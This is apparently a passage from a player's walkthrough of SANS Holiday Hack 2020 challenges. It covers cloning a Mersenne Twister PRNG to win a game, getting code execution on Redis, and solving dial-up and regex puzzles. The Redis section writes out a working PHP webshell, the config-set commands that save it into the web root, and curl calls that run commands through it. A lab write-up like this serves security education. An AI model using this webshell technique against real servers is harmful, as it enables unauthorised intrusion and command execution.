


Here is my first attempt in easy mode. I started by simply blanketing the board, but after getting impatient I targeted a random position.


Enemy										
0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0	
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1	
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2	
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3	
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4	
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5	
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6	
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7	
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8	
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9	

Targeting: 6 | 7 | FIRE! | Computer | <Enter>

Eventually we win. The computer seems to target random positions. It's possible to win because we know that target tiles are organized in horizontal or vertical bars – this will give us an edge against the computer, which is just randomly spraying the board.



Let's try again on medium mode. After playing a random username for a while, I eventually lost and got this:



I soon discovered that re-using the same username allowed a replay of the game, and recording the hits made it easy to win on subsequent tries. Medium mode was basically identical to Easy mode, but had some additional targets to hit.

On Hard mode, you can't supply your own username – you are stuck with what you have.

However, you can launch a parallel game in a separate browser window, copy the username from the Hard Mode game over to the Easy mode game, then play the Easy Mode game first. As we uncovered the target tiles, we could then play them into the Hard Mode browser. That way you would never miss a shot in Hard Mode. This was not only useful but necessary, as the computer seemed to never miss either.

Example URL to launch the parallel easy game:

<https://snowball2.kringlecastle.com/?challenge=snowball&id=cd739c55-6661-44ab-ad41-44034b993e72&username=tkarre&area=speakerunprep&location=3,2&tokens=>


Impossible mode is different. You never see the required username, and per the hints, all you have to work with are these comments in the game source:

```
258 <script type="text/javascript" src="/s
259
260 <!--
261 Seeds attempted:
262
263 3349527532 - Not random enough
264 1670265612 - Not random enough
265 3122247685 - Not random enough
266 2802002969 - Not random enough
267 47612566 - Not random enough
268 2075252580 - Not random enough
```

<snip>

```
883 3777700106 - Not random enough
884 567823377 - Not random enough
885 2757882997 - Not random enough
886 1883082902 - Not random enough
887 <Redacted!> - Perfect!
888 -->
```

Time to follow the hints and check out Tom Liston's talk.



That was an awesome presentation. Let's grab Tom's code and take a look.

```
tony@kali:~/holidayhack2020$ wget https://github.com/tliston/mt19937/raw/main/mt19937.py
--2020-12-24 15:56:56-- https://github.com/tliston/mt19937/raw/main/mt19937.py
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py [following]
--2020-12-24 15:56:57-- https://raw.githubusercontent.com/tliston/mt19937/main/mt19937.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133,
151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 5194 (5.1K) [text/plain]
Saving to: 'mt19937.py'

mt19937.py
100%[=====] 5.07K --.-KB/s in 0s

2020-12-24 15:56:57 (23.0 MB/s) - 'mt19937.py' saved [5194/5194]

tony@kali:~/holidayhack2020$ chmod +x mt19937.py
tony@kali:~/holidayhack2020$ ./mt19937.py
Seeding Python's built-in PRNG with the time...
Generating a random number (6852) of random numbers using Python's built-in PRNG...
We do this just to show that this method doesn't depend on being at a particular starting point.
Generating 624 random numbers.
We'll use those values to create a clone of the current state of Python's built-in PRNG...
Generating a random number (5568) of additional random numbers using Python's built-in PRNG...
Generating those 5568 random numbers with our clone as well...
Now, we'll test the clone...

Python      Our clone
0810344676 - 0810344676 (True)
2093908734 - 2093908734 (True)
2577473538 - 2577473538 (True)
```

```

3693947171 - 3693947171 (True)
1950126134 - 1950126134 (True)
1206503042 - 1206503042 (True)
1273473170 - 1273473170 (True)
2407344219 - 2407344219 (True)
0463445512 - 0463445512 (True)
2313972366 - 2313972366 (True)
1303049288 - 1303049288 (True)
1953576659 - 1953576659 (True)
1948494773 - 1948494773 (True)
2714268954 - 2714268954 (True)
0775901869 - 0775901869 (True)
2463117853 - 2463117853 (True)
1207091203 - 1207091203 (True)
0733992622 - 0733992622 (True)
3084206769 - 3084206769 (True)
2934823732 - 2934823732 (True)
tony@kali:~/holidayhack2020$
```

Looking at the code, here is where Tom is generating his PRNG using python-generated numbers:

```

# clone that sucker ...
print("Generating %i random numbers.\nWe'll use those values to create a clone of the current state of Python's built-in PRNG ... " % (mt19937.n))
for i in range(mt19937.n):
    myprng.MT[i] = untemper(random.randrange(0xFFFFFFFF))

for i in range(mt19937.n):
    myprng.MT[i] = untemper(random.randrange(0xFFFFFFFF))
```

Let's feed the 624 numbers we see in the source code of the Impossible Mode game into the program. We will need to replace the "random.randrange(0xFFFFFFFF)" with our own numbers extracted from the game source.

In our approach, we'll use Chrome dev tools to view the source code for our current game, then we can copy the raw comment lines with the numbers:

Name	Response
?challenge=snowball&id=...	768908328 - Not random enough
snowball_logo.png	1513957801 - Not random enough
game	87010000000000000000000000000000 - Not random enough
snowstyle.css	466393004 - Not random enough
battlefort.js	15092080559 - Not random enough
snow_bg.jpg	2902231039 - Not random enough
ws	536586194 - Not random enough
snow_tiles.png	31800000000000000000000000000000 - Not random enough
apple-touch-icon.png	403163881 - Not random enough
	587895224 - Not random enough
	924663676 - Not random enough
	207777236 - Not random enough
	383589822 - Not random enough
	1201759759 - Not random enough
	2048880514 - Not random enough
	233789547 - Not random enough
	3617737893 - Not random enough
	383589822 - Not random enough
	2691286947 - Not random enough
	<Redacted!> - Perfect!
	890 </html>

Then in Linux we can past the raw lines into a file "gamenumbers.txt" for post-processing into numbers:

```

tony@kali:~/holidayhack2020$ wc -l gamenumbers.txt
624 gamenumbers.txt
tony@kali:~/holidayhack2020$ head -5 gamenumbers.txt
```

```

819157262 - Not random enough
3626450284 - Not random enough
3910339828 - Not random enough
4179392347 - Not random enough
2063721526 - Not random enough
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | wc -l
624
tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | head -n 5
819157262
3626450284
3910339828
4179392347
2063721526
tony@kali:~/holidayhack2020$
```

After we develop our python code, we'll just pipe the desired set of numbers into our python program. We'll take Tom's code, and replace the "main" section of the program with our own:

```

if __name__ == "__main__":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)

    print("reading integers from pipe...")

    i = 0

    for line in sys.stdin:
        myprng.MT[i] = untemper(int(line))
        i += 1

    print(i, " numbers read from input pipe...")


    print("next number should be ", myprng.extract_number())
```

Now we can test it:

```

tony@kali:~/holidayhack2020$ cat gamenumbers.txt | awk '{print $1;}' | ./nextnumber.py
reading integers from pipe...
624 numbers read from input pipe...
next number should be 2554052321
tony@kali:~/holidayhack2020$
```

Now use 2554052321 as the username in our parallel easy game, and each time we get a hit, transfer it to the impossible game.



It worked!

You have completed the Snowball Game challenge!  [Tweet This!](#)

Let's see if Tangle Coalbox has any comment:

T Tangle Coalbox 7:07PM

Crikey - that's it! You've done the Impossible! You've impressed this old elf today.

Great work identifying and abusing the pseudo-random sequence.

Now, the REAL question is, how else can this be abused? Do you think someone could try and cheat the Naughty/Nice Blockchain with this?

If you have control over to bytes in a file, it's easy to create MD5 [hash collisions](#).

Problem is: there's that nonce that he would have to know ahead of time.

A blockchain works by "chaining" blocks together - so there's no way that Jack could change it without it messing up the chain...

Maybe if you look at the block that seems like it got changed, it might help.

If Jack was able to change the block AND the document without changing the hash... that would require a very [UNique hash COLLISION](#).

Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of [evil game](#) to him.

That's about all the help I can give you, kid, but Prof. Petabyte may have [more](#).



Yikes – that sounds serious. But our next objective has something to do with a HID lock.

5) Open HID Lock

Difficulty:

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

We've talked to Bushy Evergreen, so let's head to the Kitchen and visit Fitzy Shortstack. To get to the Kitchen, we need to use the Santavator. Since we have the red lightbulb, let's put it to use:



Now we have red and green power (and the missing button, of course). We can now get to all floors except for Santa's office.



Now we can go to the Kitchen:



Let's talk to Holly Evergreen.

H Holly Evergreen 7:27PM
 Hi, so glad to see you! I'm Holly Evergreen.
 I've been working with this Redis-based terminal here.
 We're quite sure there's a bug in it, but we haven't caught it yet.
 The maintenance port is available for curling, if you'd like to investigate.
 Can you check the source of the `index.php` page and look for the bug?
 I read something online recently about remote code execution on Redis. That might help!
 I think I got close to RCE, but I get mixed up between commas and plusses.
 You'll figure it out, I'm sure!



Let's check it out.

```
We need your help!!  

The server stopped working, all that's left is the maintenance port.  

To access it, run:  

curl http://localhost/maintenance.php  

We're pretty sure the bug is in the index page. Can you somehow use the  

maintenance page to view the source code for the index page?  

player@f1eebbe6a7bd:~$
```

See if we can hit the maintenance page.

```
player@f1eebbe6a7bd:~$ curl -i http://localhost/maintenance.php  

HTTP/1.1 200 OK  

Date: Fri, 25 Dec 2020 01:29:31 GMT  

Server: Apache/2.4.38 (Debian)  

Vary: Accept-Encoding  

Content-Length: 176  

Content-Type: text/html; charset=UTF-8  

ERROR: 'cmd' argument required (use commas to separate commands); eg:  

curl http://localhost/maintenance.php?cmd=help  

curl http://localhost/maintenance.php?cmd=mget,example1  

player@f1eebbe6a7bd:~$
```

Let's add a cmd.

```
player@f1eebbe6a7bd:~$ curl http://localhost/maintenance.php?cmd=help  

Running: redis-cli --raw -a '<password censored>' 'help'  

redis-cli 5.0.3  

To get help about Redis commands type:  

  "help @<group>" to get a list of commands in <group>  

  "help <command>" for help on <command>  

  "help <tab>" to get a list of possible help topics  

  "quit" to exit  

To set redis-cli preferences:  

  ":set hints" enable online hints
```

```
:set nohints" disable online hints
Set your preferences in ~/.redisclirc
player@fleebbe6a7bd:~$
```

Get info on the redis server.

```
player@6c5b8423827f:~$ curl http://localhost/maintenance.php?cmd=config,get,*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' '*'

dbfilename
dump.rdb
requirepass
R3disp@ss
masterauth

cluster-announce-ip

unixsocket

logfile

<snip>
```

It looks like we have a password ("R3disp@ss"). Can we run the redis client locally?

```
player@6c5b8423827f:~$ redis-cli -h
redis-cli 5.0.3

Usage: redis-cli [OPTIONS] [cmd [arg [arg ...]]]
  -h <hostname>      Server hostname (default: 127.0.0.1).
  -p <port>           Server port (default: 6379).
  -s <socket>         Server socket (overrides hostname and port).
  -a <password>       Password to use when connecting to the server.
                      You can also use the REDISCLI_AUTH environment
                      variable to pass this password more safely
                      (if both are used, this argument takes precedence).
  -u <uri>           Server URI.
  -r <repeat>         Execute specified command N times.
  -i <interval>       When -r is used, waits <interval> seconds per command.
                      It is possible to specify sub-second times like -i 0.1.
  -n <db>             Database number.
  -x                 Read last argument from STDIN.
  -d <delimiter>     Multi-bulk delimiter in for raw formatting (default: \n).
  -c                 Enable cluster mode (follow -ASK and -MOVED redirections).
  --raw              Use raw formatting for replies (default when STDOUT is
```

Yes. Let's use our authenticated access to have redis create a PHP backdoor on the website. Create a webshell file and try to push it to the website. We'll put most of the code in a local file, then we'll just include that in our very small file to be created with Redis.

```
player@ c461e33dc8e9:~$ nano webshell.php
player@ c461e33dc8e9:~$ cat webshell.php
<?php if(isset($_REQUEST['cmd'])) { echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo
"</pre>"; die; }?>

player@c461e33dc8e9:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename webshell.php
OK
127.0.0.1:6379> set webshell "<?php include '/home/player/webshell.php' ; ?>"
OK
127.0.0.1:6379> save
OK
```

```
127.0.0.1:6379> quit
player@c461e33dc8e9:~$
```

Now give it a quick test with the `id` command.

```
player@c461e33dc8e9:~$ curl --output - http://localhost/webshell.php?cmd=id
REDIS0009# redis-ver5.0.3#
redis-bits# time# used-mem
aof-preamble#----- webshell/<pre>uid=33(www-data)  gid=33(www-data)
groups=33(www-data)
</pre>player@c461e33dc8e9:~$
```

That worked. Try to copy the index.php file someplace where we can look at it and edit it if we need to.

```
player@c461e33dc8e9:~$ curl --output -
http://localhost/webshell.php?cmd=cp%20index.php%20/var/tmp%3bchmod%20%2br%20/var/tmp/index.php
REDIS0009 redis-ver5.0.3
Redis-bits@time@used-mem
aof-preamble
/var/tmp
total 4
-rw-r--r-- 1 www-data www-data 488 Dec 27 01:43 index.php
player@c461e33dc8e9:~$ ls -l
player@c461e33dc8e9:~$ cat /var/tmp/index.php
<?php

# We found the bug!!
#
#          \
#          \ \-/
#          .\-
#          / \  ( )  ( )
#          \ / ~~~~\ .-~^~-
# .-~^~-. / | \---.
# { | } \
# .-~\ | /~-
# / \ A / \
# \ \ \/

#
echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if
you can figure out what's going on"
?>
player@c461e33dc8e9:~$
```

Success!




Let's talk to Holly Evergreen again.

H Holly Evergreen 7:54PM
 See? I knew you could to it!
 I wonder, could we figure out the problem with the Tag Generator if we can get the source code?
 Can you figure out the path to the script?
 I've discovered that enumerating all endpoints is a really good idea to understand an application's functionality.
 Sometimes I find the Content-Type header hinders the browser more than it helps.
 If you find a way to execute code blindly, maybe you can redirect to a file then download that file?



I'm not sure we've run across the Tag Generator yet. Let's remember this discussion for later. Let's walk over to talk to Fitzy Shortstack. Fitzy was supposed to have some info related to the HID problem.

F Fitzy Shortstack 7:59PM
 "Put it in the cloud," they said...
 "It'll be great," they said...
 All the lights on the Christmas trees throughout the castle are controlled through a remote server.
 We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken!
 Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence.
 Maybe you can help me out? The phone number is 756-8347; you can use this blue phone.



Let's help Fitzy with the modem.



When you click the handset to dial, you can click on either the telephone tone buttons, or the five hand-written notes on the paper.

Let's look at the source for the phone to see if we can figure out what we need to do:

```

1  <html>
2    <head>
3      <link href="styles.css" rel="stylesheet" type="text/css">
4      <script src='./conduit.js'></script>
5      <script src='./howler.min.js'></script>
6      <script src="jquery.min.js"></script>
7    </head>
8    <body>
9      <div class='holder'>
10        <div class='pickup'>Pick up</div>
11        <div class='handset'></div>
12        <div class='base'></div>
13        <div class='led-indicator'></div>
14        <button class='dtmf1'>1</button>
15        <button class='dtmf2'>2</button>
16        <button class='dtmf3'>3</button>
17        <button class='dtmf4'>4</button>
18        <button class='dtmf5'>5</button>
19        <button class='dtmf6'>6</button>
20        <button class='dtmf7'>7</button>
21        <button class='dtmf8'>8</button>
22        <button class='dtmf9'>9</button>
23        <button class='dtmf0'>0</button>
24        <button class='respCrEsCl'>baa DEE brrrr</button>
25        <button class='ack'>aaah</button>
26        <button class='cm_cj'>WEWEWEwrwrrwrr</button>
27        <button class='l1_l2_info'>beDURRdunditty</button>
28        <button class='trn'>*SCHHHRRHHRTHRTR*</button>
29        <script src='./dialup.js'></script>
30      </div>
31    </body>
32  </html>

```

So each of the tones are a button, and each of the notes is a button. Let's look at the dialup.js script.

The dialup.js script adds a click event handler for each button. If we look at the general pattern, you can see that there is a required order for the button presses, which makes sense. Here's an example:

```

cm_cj.addEventListener('click', () => {
  if (phase === 5) {
    phase = 6;
    playPhase();
    secret += '4hhdd';
  } else {
    phase = 0;
    playPhase();
  }
  sfx.cm_cj.play();
});

```

In the function above, "phase" essentially represents the sequence you are in. If you play a button out of order, you reset the sequence and have to start over. Based on the code, the order of button presses needs to be this:

```

btn7
btn5
btn6
btn8
btn3
btn4
btn7
btnrespCrEsCl  "baa Dee brr"
ack  "aaah"
cm_cj  "wewewrwwrrwrr"


```

```
11 12 info "beDURRdunditty"  
trn "SCHHRRHHRTHRTR"
```

Try to push the buttons in the sequence we see above.



It works! Let's talk to Fitzy now.



We've already talked to Shinny a couple of times. We'll talk to him again when we pass by. Let's go back out of the kitchen, through the Great Room, to the Santavator so we can get to the workshop.




Hit the Workshop button and let's go...



Before talking to Minty, let's grab that thing that looks like a ball.



It's a large marble.





Let's talk to Minty Candy cane.

M Minty Candy cane 1:33PM
Hey there, KringleCon attendee! I'm Minty Candy cane!
I'm working on fixing the Present Sort-O-Matic.
The Sort-O-Matic uses JavaScript regular expressions to sort presents apart from misfit toys, but it's not working right.
With some tools, regexes need / at the beginning and the ends, but they aren't used here.
You can find a regular expression cheat sheet [here](#) if you need it.
You can use [this](#) regex interpreter to test your regex against the required Sort-O-Matic patterns.
Do you think you can help me fix it?




It seems that the Sort-O-Matic is broken. Let's try to fix it.



1. \d+
2. [a-z, A-Z] {3,}
3. ([a-z] | \d) {2}
4. [^A-L,1-5] {2}
5. ^\d{3,}\$
6. ^(\d|[0-1]\d|2[0-3]):[0-5]\d:[0-5]\d\$

```
7. ^([0-9,a-f,A-F]{2}:){5}[0-9,a-f,A-F]{2}$  
8. ^[0-3][0-9][.,/-][0-1][0-9][.,/-][0-9]{4}$
```

Let's talk to Minty again.



We'll head down to the Splunk challenge later. For now, let's check out the door on the left side of the room. There is a keypad on the wall next to the door.



